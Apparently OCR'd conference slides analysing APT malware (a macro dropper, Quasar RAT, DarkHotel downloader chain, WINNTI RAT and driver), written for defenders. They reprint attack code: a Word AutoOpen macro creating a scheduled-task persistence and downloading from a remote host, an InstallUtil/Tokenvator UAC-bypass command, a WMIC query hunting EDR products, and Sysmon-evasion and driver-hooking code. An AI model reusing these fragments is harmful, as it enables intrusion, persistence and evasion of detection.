Exploit: Macro

```
Sub AutoOpen()
    On Error Resume Next
    downurl
    copyapp

    If checkTasks Then
        p = "p" & "owershell schtasks /create /tn Winhelper /tr ""c:\users\public\appdata\K7SysMon.Exe""
    Else
        p = "cmd /c schtasks /create /tn Winhelper /tr ""c:\users\public\appdata\K7SysMon.Exe"" /sc DAIL
    End If

    CreateObject("WScript.Shell").Run p, 0, True
    Set rngFirstParagraph = ActiveDocument.Paragraphs(1).Range
    rngFirstParagraph.Delete
    addtext
End Sub
```

Creates Schedule Task as persistence

```
Function downurl()
    Dim p As String
    p = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") + "\~$temp.rtf"
    URLDownloadToFile 0, "https://www.[redacted].com/image/news_collection/20180703191211.png", p, 0, 0
End Function
```

Downloads additional file

Exploit: Macro


DLL Side-Loading

```
Function copyapp()
    Dim docp As String
    Dim SourceFile1, SourceFile2, SourceFile3, DestinationFile1 As String

    SourceFile1 = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") + "\K7SysMon.Exe"
    SourceFile2 = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") + "\K7SysMn1.dll"
    SourceFile3 = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") + "\kfois.hfd"
    DestinationFile1 = "c:\USERS\PUBLIC\AppData\"

    docp = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%Temp%") + "\~$temp.rtf"

    If FileFolderExists(docp) Then
        Application.Documents.Open FileName:=docp
        If FileFolderExists(DestinationFile1) Then
        Else
            CreateObject("Scripting.FilesyStemObject").CreateFolder DestinationFile1
            CreateObject("Scripting.FilesyStemObject").CopyFile SourceFile1, DestinationFile1
            CreateObject("Scripting.FilesyStemObject").CopyFile SourceFile2, DestinationFile1
            CreateObject("Scripting.FilesyStemObject").CopyFile SourceFile3, DestinationFile1
        End If
    Else
```

.NET Launcher

```
tok.exe bypassuac
C:¥Windows¥Microsoft.NET¥Framework¥v4.0.30319¥InstallUtil.exe
/LogFile= /LogToConsole=false /u
C:¥users¥public¥appdata¥UninstallPersistSqlState.sql.man
```

tok.exe = tokenvator [3]: Open Tool for Red Teaming



explorer.exe	2756	0.04	53.32 MB
GoogleUpdate.exe	2816		1.96 MB
GoogleUpdate.exe	3064	0.08	2.38 MB
GoogleUpdate.exe	3588	0.09	3.62 MB
InstallUtil.exe	1796		47.36 MB
Interrupts		0.49	0
lsass.exe	500	0.02	3.69 MB
lsm.exe	508	0.01	2.43 MB

InstallUtil technique was observed in the other incident on January 2018 [4]

UninstallPersistSqlState.sql.man

Obfuscated by ConfuserEx

```
<Module> ×
1   using System;
2   using System.IO;
3   using System.Reflection;
4   using System.Runtime.InteropServices;
5
6   // Token: 0x02000001 RID: 1
7   internal class <Module>
8   {
9       // Token: 0x06000001 RID: 1 RVA: 0x0000A048 File Offset: 0x00006648
10      static <Module>()
11      {
12          <Module>.¥u206D¥u202C¥u206B¥u200D¥u202C¥u200B¥u206C¥u200B¥u200E¥u202B¥u206F¥u206D¥u202C¥u206E¥u200C¥u202A¥u206A¥u202
              ¥u206E¥u202C¥u202D¥u206A¥u200C¥u206E¥u206B¥u206F¥u206A¥u206A¥u200D¥u200D¥u200E¥u200B¥u200E¥u200C¥u200E¥u206A¥u206F
13          for (;;)
14          {
15              IL_05:
16              uint num = 439727892u;
17              for (;;)
18              {
19                  uint num2;
20                  switch ((num2 = (num ^ 1523789849u)) % 3u)
21                  {
22                  case 1u:
23                      <Module>.¥u206F¥u206A¥u202E¥u202C¥u202B¥u200D¥u2
                          ¥u202E¥u200B¥u202C¥u200E¥u200C¥u206E¥u202A¥u2
                          ¥u206A¥u202E¥u206F¥u202E();
24                      num = (num2 * 3888844916u ^ 2783872664u);
25                      continue;
26                  case 2u:
27                      goto IL_05;
28                  }
29                  return;
30              }
31          }
32      }
33
34      // Token: 0x06000002 RID: 2 RVA: 0x00002E98 File Offset: 0x0000
35      internal static byte[] ¥u206B¥u206B¥u200F¥u206C¥u200B¥u206D¥u202
            ¥u206C¥u206F¥u206C¥u206F¥u200C¥u200C¥u202D¥u206F¥u200D¥u202D¥u
            (byte[])
36      {
37          /*
38  An exception occurred when decompiling this method (06000002)
39
```

```
1   // C:¥Users¥Public¥appdata¥UninstallPersistSqlState.sql.man
2   // UninstallPersistSqlState.sql.man
3
4   // Global type: <Module>
5   // Architecture: AnyCPU (64-bit preferred)
6   // Runtime: .NET Framework 4
7   // Timestamp: 5B23B2C7 (2018/06/15 12:36:23)
8
9   using System;
10  using System.Runtime.CompilerServices;
11
12  [module: SuppressIldasm]
13  [module: ConfusedBy("ConfuserEx v1.0.0")]
14
```

UIAutomationTypes.dll.uninstall

UninstallPersistSqlState.sql.man loads this file (AES Encrypted)

Decrypted Code in memory

```
public void method_15()
{
    if (string.IsNullOrWhiteSpace(GClass3.string_12))
    {
        GClass3.string_12 = "none";
    }
    if (GClass3.string_12 != "none")
    {
        for (;;)
        {
            try
            {
                new WebClient
                {
                    Proxy = null
                }.DownloadString(GClass3.string_12.Trim());
                break;
            }
            catch
            {
            }
            Thread.Sleep(GClass3.int_0 + new Random().Next(250, 750));
        }
    }
    while (!GClass14.Exiting)
    {
        if (!base.Connected)
        {
            Thread.Sleep(100 + new Random().Next(0, 250));
            GClass6 nextHost = this.gclass8_0.GetNextHost();
            base.Connect(nextHost.IpAddress, nextHost.Port);
            Thread.Sleep(200);
        }
        while (base.Connected)
        {
            Thread.Sleep(2500);
        }
        if (GClass14.Exiting)
        {
            base.Disconnect();
            return;
        }
        Thread.Sleep(GClass3.int_0 + new Random().Next(250, 750));
    }
}
```

Quasar RAT

```
public void Connect()
{
    while (!QuasarClient.Exiting)
    {
        if (!base.Connected)
        {
            Thread.Sleep(100 + new Random().Next(0, 250));
            Host nextHost = this._hosts.GetNextHost();
            base.Connect(nextHost.IpAddress, nextHost.Port);
            Thread.Sleep(200);
            Application.DoEvents();
        }
        while (base.Connected)
        {
            Application.DoEvents();
            Thread.Sleep(2500);
        }
        if (QuasarClient.Exiting)
        {
            base.Disconnect();
            return;
        }
        Thread.Sleep(Settings.RECONNECTDELAY + new Random().Next(250, 750));
    }
}
```

NGAV, EDR?

```
WMIC  Process Where "Caption Like '%hpe%' OR Caption Like '%tan%' OR Caption Like
'%sysmon%' OR Caption Like '%endpoint%' OR Caption Like '%falcon%' OR Caption Like
'%cb.exe' OR Caption Like '%almon.exe' OR Caption Like '%cylance%' OR Caption Like
'%avguix%' OR Caption Like '%ragent%' OR Caption Like '%xagt%' OR Caption Like '%defend%'
OR Caption Like '%sgnmaster%' OR Caption Like '%swc_%' OR Caption Like '%swi_%' OR
Caption Like '%SAVAdminService%' OR Caption Like '%SISI%"' Get Caption,ExecutablePath
```

DarkHotel

Matryoshka Attack

1st Downloader

lnk → mshta.exe → spec.txt

```
<html>

<head>
    <title>Error</title>
</head>

<body>
    <script type="text/javascript" src="http://www.[redacted].jp/revengesniper_0711/help.txt"></script>
</body>

</html>
```

2nd Downloader

help.txt → ace32/64.bmp

3nd Downloader

qmgj.db → scrobi.db → ????.bmp

msvsmon.db

To be continued..

qmjg.db

Registered as COM in-process server (DLL). = COM Hijacking
This file just launches another DLL “scrobi.db”

scrobi.db

```
if ( v2 == 6 )
{
  switch ( v3 )
  {
    case 0:
      sub_10004120(a1, 100, (const char *)L"%s", L"WindowVISTA");
      return 1;
    case 1:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window7");
      return 1;
    case 2:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window8");
      return 1;
    case 3:
      sub_10004120(a1, 100, (const char *)L"%s", L"Window8.1");
      return 1;
  }
}
else if ( v2 == 10 )
{
  sub_10004120(a1, 100, (const char *)L"%s", L"Window10");
  return 1;
```

Code similarity of OS Check with 360 Security's DarkHotel Research Report [5]

scrobi.db thread workers

Thread	Function
1	Access http://www.msn.com If not, sleep 30 sec. If yes, kick another thread to run by SetEvent() User-Agent: check
2	Get the compromised host info and creates download bitmap file name in Thread 5.
3	Access http://c.<redacted>.com/11759459/0/2b564fc0/0/ User-Agent: myagent %AppData%¥Microsoft¥Windows¥Themes¥1.0¥msvsmons.log
4	Check if the following directory exists %AppData%¥Microsoft¥Windows¥Themes¥1.0¥
5	Access http://www.<redacted>.jp/devsale42/????.bmp User-Agent: main
6	Load the following file by LoadLibrary() %AppData%¥Microsoft¥Windows¥Themes¥1.0¥msvsmon.db

Misuse Legitimate Web Analytics Service

```
GET /11759459/0/2b564fc0/0/ HTTP/1.1
User-Agent: myagent
Referer:<04part2_00>iBIGf;Fn]vJAv#1~O¥1BFs`:4,fYi=zO=0D]x
Qbajj(ifbzg¥X-
.L";(<oz9g'I`ITD{X#_^?gf).M0Aes@5zd?sZt<~,od'A5=r2,HnqqHJ
y`<NVy6<Al8.p@Y?$l?AP^b@Ene~@b5A'8YafMG1{I{FA¥9Zk/i8
Host: c.<redacted>.com
```

Final Payload ?


```
push    eax ; Uuid
call    ds:UuidCreateSequential
movzx   eax, [ebp+Uuid.Data4+4]
push    eax
movzx   eax, [ebp+Uuid.Data4+5]
push    eax
movzx   eax, [ebp+Uuid.Data4+3]
push    eax
movzx   eax, [ebp+Uuid.Data4+6]
push    eax
movzx   eax, [ebp+Uuid.Data4+2]
push    eax
movzx   eax, [ebp+Uuid.Data4+7]
push    eax ; int
push    offset a02x02x02x02x02 ; "%02X%02X%02X%02X%02X%02X"
lea     eax, [ebp+var_394]
push    100h ; int
push    eax ; int
call    aa_wsprintf_wrapper
```

Call UuidCreateSequential to get MAC address and use it to make download bmp file name

= Only target can download

WINNTI

Matryoshka Unique DLL Loading Chain



1. mpr.dll: One Export function is patched and loads cgi64.dll

2. cgi64.dll decodes codes by **XOR 0x36** for preparing batch file to start another DLL ***rundll32 w3cutils.dll, #28***

3. w3cutils.dll gets **Computer Name** and **ProductId**, these string values are used for **AES Decryption** of WINNTI payload.

4. Decrypted WINNTI Payload is Injected into svchost.exe

Sysmon Check

- Check Sysmon.exe Running
- If yes, filters sysmon event writing.

```
__int64 SysmonChk_OpenProc_WriteF__()
{
  unsigned int v0; // ebx
  __int64 v1; // rbx

  if ( (unsigned int)GetVersionEX__() < 4 )
    return 0i64;
  v0 = Sysmoncheck__((__int64)"sysmon.exe", 0);

  if ( v0 )
  {
    if ( !(unsigned int)OpenEventCloseHandle__((__int64)"Global¥¥BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f411016}") )
      WriteFBySwith_OpenProc_CreateThread____(v0, (__int64)qword_225BC80, (unsigned __int64)&unk_16000, 0i64, 0, 1u);
    v1 = CreateEvent1__((__int64)"Global¥¥BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f411014}");
    kernel32_Sleep(5000i64);
    if ( v1 )
      ((void (__fastcall *)(__int64))kernel32_CloseHandle)(v1);
  }
  return 0i64;
}
```

```
__int64 __fastcall OpenEventCloseHandle__(__int64 BFE_Event__)
{
  __int64 handle0; // rax

  handle0 = kernel32_OpenEventA(1i64, 0i64, BFE_Event__);
  if ( handle0 )
  {
    ((void (__fastcall *)(__int64))kernel32_CloseHandle)(handle0);
    handle0 = 1i64;
  }
  return handle0;
}
```

WINNTI RAT Identification

```
if ( v2 > 3 )
 {
   v4 = 40960; //Size
   v5 = &MZ01;   // Driver for 7 or above x64
 }
 else
 {
   v4 = 22016; //Size
   v5 = &MZ02; // Driver for 2003 or below
 }
 My_Create_WriteFile(v5, v4, v9);
 My_Load_Driver((__int64)v9, (__int64)&v7);    // RegCreateKey(%Service), NtLoadDriver(), RegDeleteKey()
 kernel32_SetFileAttributesA(v9, 128);
 kernel32_DeleteFileA(v9);
```

```
v2 = sub_18003EA40(a1);
 if ( v2 )
 {
   if ( v3 != 16 || (v4 = *(_BYTE *)(v1 + 1)) != 0 && v4 != 2 || v1 & 3 )
   {
     My_Failed((__int64)"A at L %d¥n", 564i64); //Failure Debug Msg?
     sub_18002785C(0i64);
   }
```

WINNTI Kernel Driver

- Dropped by RAT module (in svchost.exe)
- Uses ¥¥Device¥¥NULL to communicate with RAT module
- Kernel Driver is Packet Capturing Base


WINNTI RAT

```
v5 = a3;
v6 = a1;
v7 = a4;
v8 = a2;
nullhandl0 = CreateFileA("¥¥¥¥.¥¥Nul", 3221225472i64, 3i64,
0i64);
if ( nullhandl0 == -1 )
  return 0i64;
if ( v5 )
{
  LODWORD(v11) = v7;
  result = DeviceIoControl(nullhandl0, &DeviceIoCtrl_Arg02, v6,
a5, 0i64);
}
```

WINNTI Kernel Driver

```
...
{
  RtlInitUnicodeString(&DestinationString, L"¥¥Device¥¥Null");

  v1 = IoGetDeviceObjectPointer(&DestinationString, 1u,
(PFILE_OBJECT *)&Object, &DeviceObject);

  if ( (v1 & 0x80000000) == 0 )
  {
    DrvObj0 = DeviceObject->DriverObject;
    if ( DrvObj0 )
    {
      qword_14000A228 = (__int64 (*)(void))DrvObj0->MajorFunction[14];
      DrvObj0->MajorFunction[14] =
(PDRIVER_DISPATCH)Probe4ReadWrite_IofCompleteIRP;
      result = v1;
    }
...
```

WINNTI Kernel Driver with Payload in Userland



WINNTI Network Driver is Digitally Signed
Mostly with Other Victim Certificate

WINNTI Command & Control

Command No.	Function
0	Bind Network Socket
1	Check IP address change and Receive Packet, Console Output
3	Console Output
4	Read ¥¥DEV¥¥NULL and Console Output
5	Check IP address change and Receive Packet, Console Output


```
switch ( (__int64)(int)a3 )
{
  case 0i64:
    LODWORD(result) = bind(a1, a2, 16i64, 0xFFFFFFFFi64);
    break;
  case 1i64:
    v9 = 16;
    v10 = 0i64;
    v11 = 0;
    v12 = 0;
    v13 = 0;
    if ( a2 && &v9 )
    {
      *(__int64 *)((char *)&v10 + 1) = *(_QWORD *)(a2 + 2);
      *(int *)((char *)&v11 + 1) = *(_DWORD *)(a2 + 10);
      *(__int16 *)((char *)&v12 + 1) = *((_WORD *)a2 + 7);
      LOBYTE(v10) = *a2;
      LODWORD(result) = My_WSAGetOver_Recv_CONOUT(a1, (__int64)&v9);
    }
    else
    {
      LODWORD(result) = My_WSAGetOver_Recv_CONOUT(a1, 0i64);
    }
    break;
  case 2i64:
  case 3i64:
    v9 = 16;
    v10 = 0i64;
```

WINNTI Long Persistence (VT sample Aug 2018)

